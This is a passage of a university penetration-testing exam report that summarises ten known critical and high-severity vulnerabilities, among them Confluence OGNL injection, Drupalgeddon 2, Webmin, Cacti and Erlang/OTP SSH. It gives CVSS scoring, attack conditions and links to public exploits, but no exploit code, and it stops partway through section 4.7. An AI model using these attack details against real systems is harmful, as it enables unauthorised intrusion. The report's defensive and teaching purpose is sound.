




UNIVERSITY AT ALBANY

State University of New York



BFOR615 - Hacking for Penetration Testers

Final Exam Report

Group 4

Jaiganesh Anandan

Karthik Puranikamath

1. Executive Summary

This assessment focused on identifying and exploiting vulnerabilities in various widely used applications deployed in a controlled lab environment. A total of 10 critical and high-severity vulnerabilities were identified, and exploits were demonstrated across multiple applications, including Atlassian Confluence, Drupal, Webmin, Cacti, Erlang/OTP SSH, elFinder, Apache OFBiz, Next.js, AppWeb, and GlassFish.

The vulnerabilities exploited include critical issues such as authentication bypass, remote code execution (RCE), command injection, and arbitrary file read, all of which pose severe risks to system confidentiality, integrity, and availability. Notably, five vulnerabilities were rated critical (CVSSv4.0 ≥ 9.0), allowing unauthenticated attackers to gain complete remote control over the system.

These findings highlight significant security weaknesses that adversaries could exploit to gain unauthorized access and exfiltrate sensitive data. Successful exploitation could result in severe consequences, including data breaches, financial losses, and reputational damage. In some instances, attackers could leverage these vulnerabilities to establish persistent access within the network, enabling lateral movement and further system compromises. Additionally, exploitation of such flaws could result in non-compliance with industry regulations, exposing the organization to potential legal and regulatory penalties. Given the increasing number of cyber threats, mitigating these vulnerabilities is not just a technical necessity but a business requirement.

Key Recommendations:

- Immediate patching of all identified vulnerabilities by upgrading to the latest secure versions.
- Implement strict input validation and sanitization practices to prevent injection-based attacks.
- Network-level protections such as firewall rules, access control lists, and Web Application Firewalls (WAFs) to restrict unauthorized access.
- Disable or harden vulnerable features temporarily until patches are applied (e.g., disable user password change in Webmin).
- Regular vulnerability assessments and updates to maintain a robust security posture.

Timely remediation of these vulnerabilities is essential to mitigate the risk of exploitation and ensure the security of critical systems.

2. Target of Assessment

2.1. Application Name and Version: Atlassian Confluence Server 7.4.10

Port Number: 8090

Description: Confluence is a widely deployed Wiki service used primarily in collaborative corporate environments. It has become the standard for enterprise documentation over the last decade and is developed and licensed by Atlassian Corporation.

2.2. Application Name and Version: Drupal 8.5.0

Port Number: 8080

Description: Drupal is a widely used open-source content management system (CMS) for building and managing websites. It provides flexible architecture, customizable themes, user authentication, role-based access control, and an extensible plugin/module system. Drupal is used by governments, universities, and large enterprises for scalable content delivery and publishing platforms.

2.3. Application Name and Version: Webmin 1.910

Port Number: 10000

Description: Webmin is a web-based system administration tool for Unix-like systems, allowing administrators to manage user accounts, services, and configurations remotely via a browser. It simplifies tasks like configuring Apache, DNS, file sharing, and more, eliminating the need for manual editing of system files. Webmin supports various modules that extend its functionality, making it a suitable choice for system management.

2.4. Application Name and Version: Cacti server 1.2.22

Port Number: 8080

Description: Cacti is an open-source, web-based network monitoring and graphing tool designed as a front-end application for the data logging tool RRDtool. It enables users to collect, analyze, and visualize data from various network devices and servers, facilitating performance tracking and capacity planning.

2.5. Application Name and Version: Erlang/OTP SSH 27.3.2

Port Number: 2222

Description: Erlang/OTP is a set of libraries for the Erlang programming language, the application implements the SSH protocol in Erlang, enabling secure remote access, command execution, and file transfers. It provides APIs for building custom SSH clients and servers and includes built-in support for SFTP. This makes it suitable for embedding secure communication features into Erlang-based systems, including distributed and embedded applications.

2.6. Application Number and Version: elFinder 2.1.48

Port Number: 8080

Description: elFinder is an open-source file manager for web applications, designed to be similar to desktop file managers like Finder (macOS) or Windows Explorer. It allows users to browse, upload, edit, and manage files and folders within a web browser. elFinder is often integrated into content management systems (CMS) and used by web developers and site administrators to manage server-side files easily via a graphical interface. It is developed by Studio-42, a Japanese development team.

2.7. Application Name and Version: Apache OfBiz 18.12.10

Port Number: 8443

Description: Apache OFBiz is an open-source enterprise resource planning (ERP) system. It provides a suite of enterprise applications that integrate and automate many of the business processes of an enterprise.

2.8. Application Name and Version: Next.js 15.2.2

Port Number: 3000

Description: Next.js is a popular React-based web application framework providing features such as server-side rendering, static site generation, and an integrated routing system. It is used for building full-stack web applications.

2.9. Application Name and Version: Appweb 7.0.1

Port Number: 8080

Description: Appweb is an open-source embedded web server developed and maintained by Embedthis Software LLC. Written in C/C++, it is compatible with most modern operating systems and is designed to serve as a web application container for embedded devices. It supports HTTP/1.1 and HTTP/2 protocols, SSL/TLS encryption, basic and digest authentication, virtual hosting, loadable modules, and sandboxing for resource control

2.10. Application Name and Version: GlassFish Server 4.1.0

Port Number: 4848

Description: GlassFish Server Open-Source Edition 4.1.0 is an open-source application server designed for deploying Java-based enterprise applications. It serves as the reference implementation for Java EE 7 (now Jakarta EE), supporting technologies like Servlets, JSP, EJB, and JAX-RS. GlassFish offers features such as a modular architecture, high availability through clustering, and integration with popular development tools, making it suitable for scalable, enterprise-grade applications. It was originally developed by Sun Microsystems, later sponsored by Oracle Corporation, and is now maintained by the Eclipse Foundation.

3. Relevant Findings

3.1. Atlassian Confluence Webwork Pre-Auth OGNL Injection and RCE - (Jaiganesh)

CVSSv4.0 score – 9.3 (Critical)

A critical severity security vulnerability was found in Confluence Server and Data Center version 7.4.10. This vulnerability allows unauthenticated users to execute arbitrary code on a Confluence Server or Data Center instance. For more technical details about this vulnerability, please refer to Section 4.1. Additionally, you can find information on how this vulnerability can be exploited in Section 5.1. To resolve this issue, patching the vulnerable versions to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.1.

3.2. Drupal Drupaleddon 2 Unauthenticated Remote Code Execution - (Jaiganesh)

CVSSv4.0 score – 9.3 (Critical)

A critical remote code execution vulnerability was found in Drupal version 8.5.0. This vulnerability allows remote attackers to execute arbitrary code in the Drupal Core, enabling them to take control of the system. For more technical details about this vulnerability, please refer to Section 4.2. Additionally, you can find information on how this vulnerability can be exploited in Section 5.2. To resolve this issue, patching the vulnerable versions to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.2.

3.3. Webmin Pre-Auth Remote Code Execution - (Karthik)

CVSSv4.0 score – 9.3 (Critical)

A critical remote code execution vulnerability was found in Webmin version 1.910. Only the SourceForge downloads were affected. It allows remote attackers to execute arbitrary commands on the server without authentication, potentially compromising the entire system. This includes unauthorized access to sensitive files and configurations. The issue arises from improper input validation in the password change functionality, enabling attackers to inject malicious commands via specially crafted input. For more technical details about this vulnerability, please refer to Section 4.3. Additionally, you can find information on how this vulnerability can be exploited in Section 5.3. To resolve this issue, patching the vulnerable versions to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.3.

3.4. Cacti Pre-Auth Command Injection - (Jaiganesh)

CVSSv4.0 score - 9.3 (Critical)

A critical-severity command injection vulnerability exists in Cacti version 1.2.22, which allows unauthenticated attackers to execute arbitrary system commands remotely. For more technical details about this vulnerability, please refer to Section 4.4. Additionally, you can find information on how this vulnerability can be exploited in Section 5.4. To resolve this issue, patching the vulnerable versions to the latest secure and stable version 1.2.23 is recommended; please refer to the remediation steps outlined in Section 6.4.

3.5. Unauthenticated Remote Code Execution in Erlang/OTP SSH – (Karthik)

CVSSv4.0 score – 9.3 (Critical)

A critical vulnerability exists in the Erlang/OTP SSH server version 27.3.2 component, allowing unauthenticated remote code execution (RCE). This flaw arises from improper handling of SSH protocol messages during the pre-authentication phase. Specifically, the server permits the sending of protocol messages before authentication, which can be exploited by an attacker to execute arbitrary commands without valid credentials, this can lead to full system compromise. Exploitation of this vulnerability can result

in unauthorized access, remote code execution, service disruption, or complete server compromise. Given the availability of public proof-of-concept exploits and the critical CVSS score, immediate remediation is essential. For more technical details about this vulnerability, please refer to Section 4.5. Additionally, you can find information on how this vulnerability can be exploited in Section 5.5. To resolve this issue, patching the vulnerable version to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.5.

3.6. elFinder ZIP Arguments Injection Leads to Commands Injection – (Karthik)

CVSSv4.0 score – 8.9 (High)

This High severity vulnerability in elFinder version 2.1.48 allows attackers to execute unauthorized system commands on a server through a flaw in how ZIP file operations are handled. This means that, without needing a username or password, a remote attacker could potentially take full control of the affected server. The issue arises from improper validation of input, which results in command injection. If exploited, this could result in unauthorized access, service disruption, or full server takeover. For more technical details about this vulnerability, please refer to Section 4.6. Additionally, you can find information on how this vulnerability can be exploited in Section 5.6. To resolve this issue, patching the vulnerable version to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.6.

3.7. Apache OFBiz Authentication Bypass Leads to RCE - (Jaiganesh)

CVSSv4.0 score – 8.9 (High)

A critical flaw is present in Apache OFBiz version 18.12.10. This vulnerability allows remote attackers to bypass authentication and gain unauthorized access to administrative functionalities by exploiting a misconfigured endpoint. Successful exploitation can lead to remote code execution, resulting in full compromise of the system. For more technical details about this vulnerability, please refer to Section 4.7. Additionally, you can find information on how this vulnerability can be exploited in Section 5.7. To resolve this issue, patching the vulnerable version to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.7.

3.8. Next.js Middleware Authorization Bypass - (Jaiganesh)

CVSSv4.0 score – 8.8 (High)

A flaw was found in Next.js version 15.2.2. This vulnerability allows remote attackers to bypass authorization checks within a Next.js application if the authorization check occurs in middleware, compromising the system. For more technical details about this vulnerability, please refer to Section 4.8. Additionally, you can find information on how this vulnerability can be exploited in Section 5.8. To resolve this issue, patching the vulnerable versions to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.8.

3.9. AppWeb Authentication Bypass – (Karthik)

CVSSv4.0 score – 8.2 (High)

A high-risk security flaw was found in versions before 7.0.1. Attackers could trick the login screen by typing a valid username (like "admin") and leaving the password blank (or typing random text). The system would mistakenly grant access, letting attackers take control of the device without needing a real password. For more technical details about this vulnerability, please refer to Section 4.9. Additionally, you can find information on how this vulnerability can be exploited in Section 5.9. To resolve this issue, patching the



vulnerable versions to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.9.

3.10. GlassFish 4.1.0 Arbitrary File Read – (Karthik)

CVSSv4.0 score – 7.7 (High)

Oracle GlassFish Server Open-Source Edition 4.1.0 is an open-source application server used for deploying Java-based enterprise applications. A high-severity vulnerability in Oracle GlassFish Server Open-Source Edition 4.1.0 that allows attackers to read arbitrary files on the server. By sending a specially crafted HTTP GET request, an attacker can exploit this directory traversal flaw to access sensitive information, such as system configuration files. The vulnerability can be triggered without authentication, making it particularly dangerous for exposed servers. For more technical details about this vulnerability, please refer to Section 4.10. Additionally, you can find information on how this vulnerability can be exploited in Section 5.10. To resolve this issue, patching the vulnerable versions to the latest secure and stable version 4.1.1 and later is recommended; please refer to the remediation steps outlined in Section 6.10.

4. Supporting Details

4.1. Atlassian Confluence Webwork Pre-Auth OGNL Injection and RCE - [CVE-2021-26084](#)

- a) CISA-KEV: Yes
- b) CVSSv4.0 score: 9.3 (Critical)
- c) Technical description: In Confluence Server and Data Center version 7.4.10, an Object-Graph Navigation Language (OGNL) injection vulnerability exists that would allow an unauthenticated attacker to execute arbitrary code on affected instances. The vulnerability arises due to insufficient input validation in the WebWork module, enabling attackers to inject malicious OGNL expressions. Exploitation can lead to full remote code execution (RCE), compromising the confidentiality, integrity, and availability of the system.
- d) Relevant CWEs: [CWE-917: Improper Neutralization of Special Elements used in an Expression Language Statement \('Expression Language Injection'\)](#)
- e) **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:A**
 - **Attack Vector (AV) – Network.** An attacker can attack over the network or internet.
 - **Attack Complexity (AC) – Low.** No special conditions are needed.
 - **Attack Requirements (AT) – None.** No special system state or circumstances are needed.
 - **Privileges Required (PR) – None.** No access or authentication is needed.
 - **User Interaction (UI) – None.** No user interaction is needed.
 - **Vulnerable System Confidentiality Metric (VC) – High.** Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
 - **Vulnerable System Integrity Metric (VI) – High.** Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
 - **Vulnerable System Availability (VA) – High.** Successful exploitation leads to a total loss of availability of the vulnerable system.
 - **Subsequent System Confidentiality Metric (SC) – None.** Successful exploitation does not impact on the confidentiality of subsequent systems.
 - **Subsequent System Integrity Metric (SI) – None.** Successful exploitation does not impact on the integrity of subsequent systems.
 - **Subsequent System Availability Metric (SA) – None.** Successful exploitation does not impact on the availability of subsequent systems.
 - **Exploit Maturity (E) - Attacked.** Based on the threat intelligence sources, attacks targeting this vulnerability are widely reported and exploits are widely available and have been actively used in the wild.
- f) Relevant Exploits:
 - <http://packetstormsecurity.com/files/167449/Atlassian-Confluence-Namespace-OGNL-Injection.html>
 - <https://github.com/httpvoid/writeups/blob/main/Confluence-RCE.md>

Refer to Section 3.1 for details of the vulnerability, Section 5.1 for a demonstration of how this vulnerability can be exploited and to Section 6.1 for suggested steps to resolve it.

4.2. Drupal Drupalgeddon 2 Unauthenticated Remote Code Execution - [CVE-2018-7600](#)

- a) CISA-KEV: Yes
- b) CVSSv4.0 score: 9.3 (Critical)
- c) Technical description: In Drupal version 8.5.0, a critical remote code execution vulnerability exists that arises from improper input validation in Drupal Form API rendering functionality, which fails to sanitize user-supplied parameters. As a result, an unauthenticated remote attacker can execute arbitrary code on

the server by sending a specially crafted HTTP request. Successful exploitation of this vulnerability leads to full system compromise, impacting the confidentiality, integrity, and availability of the Drupal-based application.

- d) Relevant CWEs: [CWE-20: Improper Input Validation](#)
- e) **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:A**
 - **Attack Vector (AV) – Network.** An attacker can attack over the network or internet.
 - **Attack Complexity (AC) – Low.** No special conditions are needed.
 - **Attack Requirements (AT) – None.** No special system state or circumstances are needed.
 - **Privileges Required (PR) – None.** No access or authentication is needed.
 - **User Interaction (UI) – None.** No user interaction is needed.
 - **Vulnerable System Confidentiality Metric (VC) – High.** Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
 - **Vulnerable System Integrity Metric (VI) – High.** Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
 - **Vulnerable System Availability (VA) – High.** Successful exploitation leads to a total loss of availability of the vulnerable system.
 - **Subsequent System Confidentiality Metric (SC) – None.** Successful exploitation does not impact on the confidentiality of subsequent systems.
 - **Subsequent System Integrity Metric (SI) – None.** Successful exploitation does not impact on the integrity of subsequent systems.
 - **Subsequent System Availability Metric (SA) – None.** Successful exploitation does not impact on the availability of subsequent systems.
 - **Exploit Maturity (E) - Attacked.** Based on the threat intelligence sources, attacks targeting this vulnerability are widely reported and exploits are widely available and have been actively used in the wild.
- f) Relevant Exploits:
 - <https://research.checkpoint.com/2018/uncovering-drupalgeddon-2/>
 - <https://www.exploit-db.com/exploits/44448>
 - <https://www.exploit-db.com/exploits/44449>
 - <https://www.exploit-db.com/exploits/44482>

Refer to Section 3.2 for details of the vulnerability, Section 5.2 for a demonstration of how this vulnerability can be exploited and to Section 6.2 for suggested steps to resolve it.

4.3. Webmin Pre-Auth Remote Code Execution - [CVE-2019-15107](#)

- a) CISA-KEV: Yes
- b) CVSSv4.0 score: 9.3 (Critical)
- c) Technical Description: The vulnerability affects version 1.910. Only the SourceForge downloads were backdoored. It contains a critical vulnerability in the **password_change.cgi** script, which fails to properly sanitize user input in the old password parameter. This vulnerability allows unauthenticated attackers to inject and execute arbitrary shell commands on the server by crafting malicious HTTP POST requests. The vulnerability arises from a logic error combined with improper input validation, resulting in full remote command execution without prior authentication. Successful exploitation of this vulnerability leads to full system compromise, impacting confidentiality, integrity, and availability. This issue was resolved in Webmin version 1.930.

- d) Relevant CWEs: [CWE-78: Improper Neutralization of Special Elements used in an OS Command \('OS Command Injection'\)](#)
- e) CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:A
- **Attack Vector (AV) – Network.** An attacker can attack over the network or internet.
 - **Attack Complexity (AC) – Low.** No special conditions are needed.
 - **Attack Requirements (AT) – None.** No special system state or circumstances are needed.
 - **Privileges Required (PR) – None.** No access or authentication is needed.
 - **User Interaction (UI) – None.** No user interaction is needed.
 - **Vulnerable System Confidentiality Metric (VC) – High.** Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
 - **Vulnerable System Integrity Metric (VI) – High.** Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
 - **Vulnerable System Availability (VA) – High.** Successful exploitation leads to a total loss of availability of the vulnerable system.
 - **Subsequent System Confidentiality Metric (SC) – None.** Successful exploitation does not impact on the confidentiality of subsequent systems connected to the vulnerable system.
 - **Subsequent System Integrity Metric (SI) – None.** Successful exploitation does not impact on the integrity of subsequent systems.
 - **Subsequent System Availability Metric (SA) – None.** Successful exploitation does not impact on the availability of subsequent systems.
 - **Exploit Maturity (E) - Attacked.** This vulnerability has been actively exploited in the wild. Multiple public exploit scripts are available, including Metasploit modules and proof-of-concept code. Notably, the Roboto botnet has targeted servers running Webmin by exploiting this vulnerability

f) Relevant Exploits:

- <https://www.pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthenticated-Remote-Command-Execution.html>
- <https://www.exploit-db.com/exploits/47230>
- <https://attackerkb.com/topics/hxx3zmiCkR/webmin-password-change-cgi-command-injection>

Refer to Section 3.3 for details of the vulnerability, Section 5.3 for a demonstration of how this vulnerability can be exploited and to Section 6.3 for suggested steps to resolve it.

4.4. Cacti Pre-Auth Command Injection - [CVE-2022-46169](#)

- a) CISA-KEV: Yes
- b) CVSSv4.0 score: 9.3 (Critical)
- c) Technical description: In Cacti version 1.2.22, a critical severity unauthenticated command injection vulnerability exists due to insufficient validation of user input in the `remote_agent.php` file. This vulnerability arises from improper handling of the **X-Forwarded-For** header and associated parameters, which allows attackers to bypass IP-based access restrictions and inject system commands without authentication. An unauthenticated remote attacker can exploit this flaw by sending a specially crafted HTTP request to execute arbitrary commands on the server. Successful exploitation may result in full system compromise, affecting the confidentiality, integrity, and availability of the Cacti monitoring infrastructure.
- d) Relevant CWEs:

- [CWE-74: Improper Neutralization of Special Elements in Output Used by a Downstream Component \('Injection'\)](#)
 - [CWE-78: Improper Neutralization of Special Elements used in an OS Command \('OS Command Injection'\)](#)
 - [CWE-863: Incorrect Authorization](#)
- e) CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:A
- **Attack Vector (AV) – Network.** An attacker can attack over the network or internet.
 - **Attack Complexity (AC) – Low.** No special conditions are needed.
 - **Attack Requirements (AT) – None.** No special system state or circumstances are needed.
 - **Privileges Required (PR) – None.** No access or authentication is needed.
 - **User Interaction (UI) – None.** No user interaction is needed.
 - **Vulnerable System Confidentiality Metric (VC) – High.** Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
 - **Vulnerable System Integrity Metric (VI) – High.** Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
 - **Vulnerable System Availability (VA) – High.** Successful exploitation leads to a total loss of availability of the vulnerable system.
 - **Subsequent System Confidentiality Metric (SC) – None.** Successful exploitation does not impact on the confidentiality of subsequent systems.
 - **Subsequent System Integrity Metric (SI) – None.** Successful exploitation does not impact on the integrity of subsequent systems.
 - **Subsequent System Availability Metric (SA) – None.** Successful exploitation does not impact on the availability of subsequent systems.
 - **Exploit Maturity (E) - Attacked.** Based on the threat intelligence sources, attacks targeting this vulnerability are widely reported and exploits are widely available, including Metasploit module and have been actively used in the wild.
- f) Relevant Exploits:
- <https://github.com/Cacti/cacti/security/advisories/GHSA-6p93-p743-35gf>
 - https://www.rapid7.com/db/modules/exploit/linux/http/cacti_unauthenticated_cmd_injection/
 - <https://www.exploit-db.com/exploits/51166>

Refer to Section 3.4 for details of the vulnerability, Section 5.4 for a demonstration of how this vulnerability can be exploited and to Section 6.4 for suggested steps to resolve it.

4.5. Unauthenticated Remote Code Execution in Erlang/OTP SSH - [CVE-2025-32433](#)

- a) CISA-KEV: No
- b) CVSSv4.0 score: 9.3 (Critical)
- c) Technical description: In Erlang/OTP version 27.3.2, a critical vulnerability exists in the SSH server component, allowing unauthenticated remote code execution (RCE). This flaw arises from improper handling of SSH protocol messages during the pre-authentication phase. Specifically, the server fails to reject certain message types (\geq ID 80) that should only be processed after successful authentication. An attacker can exploit this by sending specially crafted SSH messages, bypassing authentication and triggering arbitrary code execution via functions like **os:cmd/1**. If the SSH daemon operates with elevated privileges, this can lead to full system compromise, which affects confidentiality, integrity, and availability. This vulnerability has been demonstrated through publicly available proof-of-concept (PoC) exploits, highlighting its severity and the urgency for remediation.

- d) Relevant CWEs: [CWE: 306 Missing Authentication for Critical Function](#)
- e) CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:P
 - **Attack Vector (AV) – Network.** An attacker can attack over the network or internet.
 - **Attack Complexity (AC) – Low.** No special conditions are needed.
 - **Attack Requirements (AT) – None.** No special system state or circumstances are needed.
 - **Privileges Required (PR) – None.** No access or authentication is needed.
 - **User Interaction (UI) – None.** No user interaction is needed.
 - **Vulnerable System Confidentiality Metric (VC) – High.** Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
 - **Vulnerable System Integrity Metric (VI) – High.** Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
 - **Vulnerable System Availability (VA) – High.** Successful exploitation leads to a total loss of availability of the vulnerable system.
 - **Subsequent System Confidentiality Metric (SC) – None.** Successful exploitation does not impact on the confidentiality of subsequent systems.
 - **Subsequent System Integrity Metric (SI) – None.** Successful exploitation does not impact on the integrity of subsequent systems.
 - **Subsequent System Availability Metric (SA) – None.** Successful exploitation does not impact on the availability of subsequent systems.
 - **Exploit Maturity (E) - Proof of Concept.** Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.
- f) Relevant Exploits:
 - <https://github.com/erlang/otp/security/advisories/GHSA-37cp-fgq5-7wc2>
 - <https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-erlang-otp-ssh-xyZy>
 - <https://www.offsec.com/blog/cve-2025-32433/>

Refer to Section 3.5 for details of the vulnerability, Section 5.5 for a demonstration of how this vulnerability can be exploited and to Section 6.5 for suggested steps to resolve it.

4.6. elFinder ZIP Arguments Injection Leads to Command Injection - [CVE-2021-32682](#)

- a) CISA-KEV: No
- b) CVSSv4.0 score: 8.9 (High)
- c) Technical description: In elFinder versions prior to 2.1.48, a critical command injection vulnerability exists in the **PHP connector (e.g. connector.minimal.php)** due to improper handling of user-supplied input during **ZIP archive** operations. Specifically, the name parameter is inadequately sanitized before being passed to **PHP's exec()** function, allowing attackers to inject and execute arbitrary system commands. This flaw can be exploited remotely without authentication, leading to full remote code execution on the server. Exploitation of this vulnerability can result in unauthorized access, data theft, service disruption, or complete server compromise, which affects confidentiality, integrity, and availability. Given the availability of public proof-of-concept exploits and the high CVSS score, immediate remediation is essential.
- d) Relevant CWEs:
 - [CWE-78: Improper Neutralization of Special Elements used in an OS Command \('OS Command Injection'\)](#)
 - [CWE-22:Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)

- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)
- e) CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:P
- **Attack Vector (AV) – Network.** An attacker can attack over the network or internet.
 - **Attack Complexity (AC) – Low.** No special conditions are needed.
 - **Attack Requirements (AT) – None.** No special conditions or system states are needed.
 - **Privileges Required (PR) – None.** No authentication or privilege is needed.
 - **User Interaction (UI) – None.** No user interaction is needed.
 - **Vulnerable System Confidentiality Metric (VC) – High.** Successful exploitation leads to a total loss of confidentiality, exposing all sensitive data.
 - **Vulnerable System Integrity Metric (VI) – High.** Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
 - **Vulnerable System Availability (VA) – High.** Successful exploitation leads to a total loss of availability of the vulnerable system.
 - **Subsequent System Confidentiality Metric (SC) – None.** Successful exploitation does not impact on the confidentiality of subsequent systems.
 - **Subsequent System Integrity Metric (SI) – None.** Successful exploitation does not impact on the integrity of subsequent systems.
 - **Subsequent System Availability Metric (SA) – None.** Successful exploitation does not impact on the availability of subsequent systems connected to the vulnerable system.
 - **Exploit Maturity (E) - Proof of Concept.** Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.
- f) Relevant Exploits:
- <https://www.incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2021-32682>
 - <https://www.sonarsource.com/blog/elfinder-case-study-of-web-file-manager-vulnerabilities/>
 - <https://security.snyk.io/vuln/SNYK-PHP-STUDIO42ELFINDER-1305277>

Refer to Section 3.6 for details of the vulnerability, 5.6 for a demonstration of how this vulnerability can be exploited and to Section 6.6 for suggested steps to resolve it.

4.7. Apache OFBiz Authentication Bypass Leads to RCE - [CVE-2023-51467](#)

- a) CISA-KEV: No
- b) CVSSv4.0 score: 8.9 (High)
- c) Technical description: In Apache OFBiz version 18.12.10, a critical authentication bypass vulnerability exists due to improper handling of login parameters in the **checkLogin** function. Specifically, when an HTTP request is crafted with empty or invalid **USERNAME** and **PASSWORD** parameters and includes **requirePasswordChange=Y** in the URL, the application fails to validate the credentials properly. This flaw allows unauthenticated remote attackers to bypass authentication mechanisms, granting unauthorized access to protected endpoints. Exploiting this vulnerability can lead to remote code execution, compromising the confidentiality, integrity, and availability of the OFBiz system.
- d) Relevant CWEs: [CWE-918: Server-Side Request Forgery \(SSRF\)](#)
- e) CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:P
- **Attack Vector (AV) – Network.** An attacker can attack over the network or internet.
 - **Attack Complexity (AC) – Low.** No special conditions are needed.
 - **Attack Requirements (AT) – None.** No special system state or circumstances are needed.
 - **Privileges Required (PR) – None.** No access or authentication is needed.
